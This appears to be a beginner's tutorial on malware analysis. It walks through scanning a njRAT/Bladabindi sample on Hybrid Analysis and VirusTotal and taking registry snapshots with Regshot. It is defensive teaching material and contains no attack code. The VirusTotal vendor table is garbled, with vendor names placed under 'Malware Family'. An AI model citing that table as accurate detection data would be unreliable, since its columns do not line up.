
- Open Browser and search Hyrid Malware analysis .

Website :- <https://www.hybrid-analysis.com/>



- Add file that you want to analys






- Here scan completed and it is a malicious file

2. Static Malware Analysis Using Virus Total (Website)


How to use it :-

- Open Browser and search Virus Total

Website :- <https://www.virustotal.com/gui/home/upload>



- Now , Choose a file that want to scan



Here scan completed and it is a malicious file

The screenshot shows the VirusTotal analysis interface for a file identified by the hash f48e81873036e463e8a6353af4aaec23381f5a7e977b951b3d8657ce1a2e4bae. The main summary indicates that 60 out of 72 security vendors flagged the file as malicious. The file is named Server.exe and is a 23.50 KB assembly file. The analysis was performed a moment ago. The interface includes tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. The COMMUNITY tab is active, showing a green banner encouraging users to join the community for additional insights and API keys. Below the banner, it lists popular threat labels (trojan.bladabindi/msil), threat categories (trojan, dropper), and family labels (bladabindi, msil, njrat). A table titled "Security vendors' analysis" lists vendor names, detection types, and associated malware families. A "Heat warning" icon is visible at the bottom left.

Vendor	Detection Type	Malware Family
Acronis (Static ML)	Suspicious	AhnLab-V3
AliCloud	Backdoor:Win/Bladabindi.N(dyn)	ALYac
Anti-AVL	Trojan[Backdoor]/MSIL.Bladabindi.as	Arcabit
Avast	MSIL-Agent-DRD [Trj]	AVG
Avira (no cloud)	TR/Dropper:Gen?	Baidu

Dynamic Malware Analysis

Dynamic analysis involves **executing the malware** in a **sandboxed environment** to observe its real-time behavior.

Type of Dynamic Malware Analysis --

- 1. System Baselining –**
- 2. Host Integrity Monitoring –**

1. System Baselining

System Baselining refers to process of capturing system state (taking snapshots at the time malware analysis begins)

Tools For System Baselining

- 1.Regshot –


1. System Baselining Using Regshot

Regshot is a **lightweight, open-source registry comparison tool** commonly used in **system baselining** and **malware analysis**. It allows you to take **snapshots of the Windows Registry and file system** before and after a particular event (like installing software or running a program), and then compare them to identify changes.


Regshot Installation :-

- Open Browser and search regshot download
- Click on first website

Download Link :- <https://sourceforge.net/projects/regshot/>




- Click on Download Button




Now Open Regshot



- Click on first shot ...that capture / snapshot of system




- First shot completed




- Before click on second shot run a any other file or folder to determine the changes between first shot and second shot



- Now click on second shot



- Scanning completed now click on compare



- Now result are generated

```
-res-x64.txt
File Edit View

Regshot 1.9.0 x64 ANSI
Comments:
Datetime: 2025/4/20 10:08:52 , 2025/4/20 10:10:25
Computer: HP , HP
Username: Aniket , Aniket

Keys deleted: 27868

HKLM\DRIVERS
HKLM\DRIVERS\DriverDatabase
HKLM\DRIVERS\DriverDatabase\DeviceIds
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AEI0276
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AEI9240
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AIW1038
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY00A1
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1001
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1005
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1009
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1013
HKLM\DRIVERS\DriverDatabase\DeviceIds\*ANX2101
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT0003
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT3001
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4001
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4004
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4017
HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4021
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BDP0156
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BDP2336
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BDP3336
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI1400
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI3400
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI9400
HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI8400
HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPI4050
HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA002
HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA004
HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA006
HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0E1
HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0E2

Ln 1, Col 1 39,45,83,810 characters 100% Windows (CRLF) 15:50:08
FNG IN 20-04-2025
```

Host Integrity Monitoring

Host Integrity Monitoring (HIM) is a crucial security practice used to ensure that a computer system (host) has not been altered in an unauthorized or malicious way. It's often a key component of intrusion detection/prevention systems (HIDS/HIPS).

